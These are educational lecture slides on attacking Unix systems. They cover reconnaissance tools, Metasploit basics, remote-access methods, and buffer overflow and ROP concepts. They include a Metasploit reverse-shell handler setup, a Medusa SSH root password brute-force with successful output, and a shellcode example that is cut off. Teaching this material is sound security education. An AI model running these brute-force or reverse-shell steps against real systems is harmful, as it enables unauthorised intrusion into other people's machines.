Hacking Unix

Edlira Dushku

Lecture Objectives

- Methods to circumvent a Unix system
- Techniques to obtain shell access in Unix
- Use Metasploit to exploit Unix

Outline

1. Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

Outline

1. Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

2. Exploit and Gain Remote Access to Unix


- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

Unix powered devices


Chromebook, Smart TVs, Smartwatches, Drones, Tesla Cars, Virtual Assistants

Why Unix?

- Majority of servers around the globe are running on Linux / Unix-like platforms.
- There are many types of Linux-Distributions.
- Source code is available.
- Easy to modify.
- Easy to develop a program on Unix.



Unix Systems




<u>Widespread use:</u> Desktops & Servers; Watches & Mobiles

<u>Consequence:</u> Very attractive target for attackers

The Quest for Root

Linux has two levels of access: root and user

Root remains a single point of attack



Quick Review of Knowledge

How does an attacker:

1. identify Unix Systems?
2. identify open TCP/UDP ports?
3. enumerate RPC services?
4. get the version of running applications?

Initial steps of an educated hacker

1. Footprinting
   - Gather information, profile the target
2. Scanning
   - Identify entry points for the intrusion
3. Enumeration
   - Probe the identified services for fully known weaknesses. This involves active connections to systems and directed queries

Overview of Hacking Tools

- Footprinting:
  - Wget, whois, nslookup, dig, FOCA, MALTEGO
- Scanning:
  - Nmap, netcat, tcpdump, nslookup, Nessus
- Enumeration:
  - Dnsenum, rpcinfo, smbclient

Vulnerability Mapping

- Map attributes (listening services, versions of running servers) to potential security holes
  - Vulnerability info: Bugtraq, Open Source Vulnerability Database (OSVDB), Common Vulnerability and Exposures (CVE) Database
  - Use public exploit codes or write their own
  - Use automated vulnerability scanning tools - Nessus

- Script kiddies – uneducated attackers
  - Skip vulnerability mapping
  - Use UNIX exploit against Windows systems - useless!

Nessus (http://nessus.org/)

Nessus Professional / Scans - Mozilla Firefox

Nessus Professional /... | Tenable.io / Login

https://localhost:8834/#/scans/5/hosts

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

Nessus | Scans | Policies | admin

Kali Linux Scan

CURRENT RESULTS: TODAY AT 12:05 PM

Configure | Audit Trail | Launch | Export | Filter Hosts

Scans > Hosts 6 | Vulnerabilities 21 | History 1

Host	Vulnerabilities
10.10.10.64	19
10.10.10.1	1, 2, 11
10.10.10.38	1, 2, 6
10.10.10.40	1, 8
10.10.10.43	1, 8
10.10.10.2	1, 7

Scan Details


Name:	Kali Linux Scan
Status:	Completed
Policy:	Advanced Scan
Scanner:	Local Scanner
Folder:	My Scans
Start:	Today at 11:52 AM
End:	Today at 12:05 PM
Elapsed:	13 minutes
Targets:	10.10.10.0/24

Vulnerabilities

The Metasploit Framework

- The Metasploit Framework provides the infrastructure, content and tools to perform penetration tests and extensive security audits
- Comprises reconnaissance, exploit development, payload packaging, and delivery of exploits to vulnerable systems
- It is open source and extendable
- Exploits can be easily shared amongst the community
- Available in Windows, UNIX, Linux, and Mac OSX

Metasploit Architecture



Metasploit terms

- **Module:** A standalone piece of code or software that extends the functionality of the Metasploit Framework
- A module can be an exploit, escalation, scanner, or information gathering unit of code that interfaces with the framework to perform some operation.
- It is like a discrete job that you would assign to a co-worker: “Exploit the FTP Server on Windows 2003” or “Find me a list of all credentials stored by Firefox on this server.”

Metasploit terms

- **Session**: A session is a connection between a target and the machine running Metasploit.
- Sessions allow for commands to be sent to and executed by the target machine.

Metasploit Modules

- **Exploits:** Exploits are the code and commands that Metasploit uses to gain access.
- **Payloads:** Payloads are what are sent with the exploit to provide the attack a mechanism to interact with the exploited system.
- **Auxiliary:** The Auxiliary modules provide many useful tools including wireless attacks, denial of service, reconnaissance scanners, and SIP VoIP attacks.

Metasploit Modules

- **NOPS:** No OPeration. NOPs keep the payload sizes consistent
- **Post-exploitation:** can be run on compromised targets to gather evidence, pivot deeper into a target network, etc.
- **Encoders:** are used to successfully remove unwanted bytes

Metasploit Interfaces

Metasploit has multiple interfaces including;

- msfconsole – an interactive command-line like interface
- msfcli – a literal Linux command line interface
- Armitage – a GUI-based third party application
- msfweb – browser based interface

Metasploit Console

- The Metasploit Console is a simple interface
- Allows the user to search for modules, configure those modules, and execute them against specified targets with chosen payloads
- Provides a management interface for opened sessions, network redirection, and data collection

Starting Metasploit

- Start the PostgreSQL database for Metasploit

  # service postgresql start

- Launch Metasploit Framework Console

  # msfconsole

```
root@kali:~# service postgresql start
root@kali:~# msfconsole

                  _---------.
              .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
    "--'.@@@  -.@        @ ,'-   .'--"
         ".@' ; @       @ `.  ;'
           |@@@@ @@@     @    .
            ' @@@ @@   @@    ,
             `.@@@@    @@   .
              ',@@     @   ;          _____________
               (   3 C    )     /|___ / Metasploit! \
               ;@'. __*__,."    \|--- \_____________/
                '(.,...."/


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Metasploit Core Commands

- msf > show exploits
- msf > show payloads
- msf > search *Variable*
- msf > show options
- msf > set *Variable*
- msf > info
- msf > exploit

```
Module Commands
===============

    Command       Description
    -------       -----------
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    edit          Edit the current module with the preferred editor
    info          Displays information about one or more modules
    loadpath      Searches for and loads modules from a path
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    reload_all    Reloads all modules from all defined module paths
    search        Searches module names and descriptions
    show          Displays modules of a given type, or all modules
    use           Selects a module by name
```

Metasploit Sample Operation

- Open Metasploit Console
- Select Exploit
- Set Target
- Select Payload
- Set Options
- EXPLOIT!

```
msf > use multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(handler) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 0.0.0.0:4444
msf exploit(handler) >
```

Metasploit Payloads and Backdoors

Follow this video tutorial

https://youtu.be/SdSeZ3GuvNI

Outline

1. Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

Unix attacks

Attackers follow a logical progression:

- First, gain Remote Access via the network
  - Typically exploiting a vulnerability in a listening service
- Then, have a command shell or login to the system
  - Local attacks are also called Privilege Escalation Attacks

Outline

1. Unix Systems and Hacking Tools

- Why Unix?
- Overview of Hacking Tools
- Metasploit Framework

2. Exploit and Gain Remote Access to Unix

- Methods to circumvent Unix security
- Techniques to gain shell access
- Exploit Unix with Metasploit

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

Exploit a listening service

- If a service is not listening, it cannot be broken remotely
- Services that allow interactive logins can be exploited
  - telnet, ftp, rlogin, ssh, and others
- BIND is the most popular DNS server, and it has had many vulnerabilities

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

Route through a UNIX system

- *Source routing* is a technique whereby the sender of a packet can specify the route that a packet should take through the network.

- Attackers send source-routing packets through the firewall to internal systems to circumvent UNIX firewalls.

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

User-initiated remote execution

- Trick a user into executing code, surfing to a website, or launching malicious e-mail attachments.
  - A user accesses http://evilhacker.hackingexposed.com
  - The web browser executes malicious code that connects back to the evil site
  - This may allow Evilhacker.org to access the user's system.

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

Promiscuous-mode attacks

- Promiscuous mode refers to the special mode of Network Interface Cards (NICs), that allows a NIC to receive all traffic on the network, even if it is not addressed to this NIC.
- A carefully crafted packet to hack the sniffer or driver
  - The sniffing software (tcpdump or some other) itself has vulnerabilities
  - An attacker could inject code to attack the sniffer

Primary methods to gain Remote Access

- Exploit a listening service
- Route through a UNIX system
- User-initiated remote execution
- Promiscuous-mode attacks

How to exploit a listening service?

- Common attacks to exploit listening services
  - Brute force attack
  - Data-Driven Attacks (Buffer Overflow and Input Validation attack)

Brute-Force Password Guessing Attacks

- Services that can be brute-forced
  - telnet, FTP, rlogin/rsh, SSH, SNMP, LDAP, POP/IMAP, HTTP/HTTPS, CVS/SVN, Postgres, MySQL, Oracle
- Enumeration: a list of user accounts
  - Finger, rusers, sendmail, etc.
- “Smoking Joe” account
  - ID and password are identical
- Automated tools: THC Hydra, Medusa

Brute-Force Automated Tools

- Hydra

  # apt-get install hydra

```
edlira@edlira-VPCEH1S0E:~$ hydra
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret se

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FI
[-s PORT] [-x MIN:MAX:CHARSET] [-SuvVd46] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel (per host, default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{hea
icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-liste
xec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamsp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example:  hydra -l user -P passlist.txt ftp://192.168.0.1
```

- Medusa

  # apt-get install medusa

```
edlira@edlira-VPCEH1S0E:~$ medusa -h [redacted] -u "root" -P passwordlist.txt -M ssh
Medusa v2.2_rc3 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: [redacted] (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: root (1 of 5 complete)
ACCOUNT CHECK: [ssh] Host: [redacted] (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: admin (2 of 5 complete)
ACCOUNT CHECK: [ssh] Host: [redacted] (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: edlira (3 of 5 complete)
ACCOUNT CHECK: [ssh] Host: [redacted] (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: password (4 of 5 complete)
ACCOUNT CHECK: [ssh] Host: [redacted] (1 of 1, 0 complete) User: root (1 of 1, 0 complete) Password: [redacted] (5 of 5 complete)
ACCOUNT FOUND: [ssh] Host: [redacted] User: root Password: [redacted] [SUCCESS]
edlira@edlira-VPCEH1S0E:~$
```

Brute-Force countermeasures

- Enforce strong passwords
- Cracklib (https://github.com/cracklib/cracklib)

Enforces strong passwords by comparing user selected passwords to words in chosen word lists

- Secure Remote Password (http://srp.stanford.edu/)

A mechanism for performing secure password-based authentication and key exchange over any type of network

- OpenSSH (https://www.openssh.com/)

A connectivity tool for remote login with the SSH protocol. It encrypts all traffic to eliminate eavesdropping, connection hijacking, and other attacks.

Data-Driven Attacks

Sending data to an active service causing unintended or undesirable results

- Buffer overflow attacks
- Input validation attacks

Buffer Overflow Attacks

- Occur when a user or process attempts to place more data into a buffer (or fixed array) than was previously allocated
  - Associated with specific C functions strcpy(), strcat(), sprintf() etc.
- Normally cause a segmentation violation
- Attackers exploit a buffer overflow in the target system to execute a malicious code of their choosing


Overview of Sample Operation

Control-Flow Graph (CFG) represents the valid execution paths that a program may follow at runtime

Legitimate flows are: A->B->E->D OR A->C->F->D


```
A: if(auth==true)
B: then: call privileged()
C: else: call unprivileged()
D: terminate
...
E: privileged{...instructions...}
F: unprivileged{...instructions...}
```

Pseudo-code




Control - Flow Graph (CFG)

Overview of Buffer Overflow Attack




Linux process memory layout



Buffer Overflow Attacks


```
void func (char *str) {
  char buffer[12];
  int  variable_a;
  strcpy (buffer, str);
}

Int main() {
  char *str = "I am greater than 12 bytes";
  func (str);
}
```

(a) A code example



(b) Active Stack Frame in func()

Finding the starting point of the malicious code



(a) Jump to the malicious code


(b) Improve the chance

Return-to-libc Attacks

- No injected code. Return into standard C library (libc) instead of returning to code placed on stack
- Overflow the return address to a new location in existing executable code in the libc
  - exec(), printf(), open(), exit() etc.
- Bypass stack execution prevention


Return-to-libc Attacks

- Instead of putting shellcode on stack, can put args "/bin/sh"
- Overwrite return address to point to known library function
  exec()



Return oriented programming (ROP)

- Generalization of return-to-libc attacks
- Instead of returning to system functions of libc, return to existing code that is already in the program's address space
- Create arbitrary code by chaining short code sequences (gadgets) together




Code reuse Attack

Adversary

1 Exploit Buffer Overflow

```
A: if(auth==true)
B: then: call privileged()
C: else: call unprivileged()
D: terminate
...
E: privileged{...instructions...}
F: unprivileged{...instructions...}
```

Pseudo-code



Control-flow Graph (CFG)

Buffer Overflow Attack Example

- Exploit **sendmail** daemon to gain Remote Access
- Assuming that VRF command is fixed-length buffer of 128 bytes, the attackers send a specific code that overflows the buffer and executes the command /bin/sh:

```
char shellcode[]=
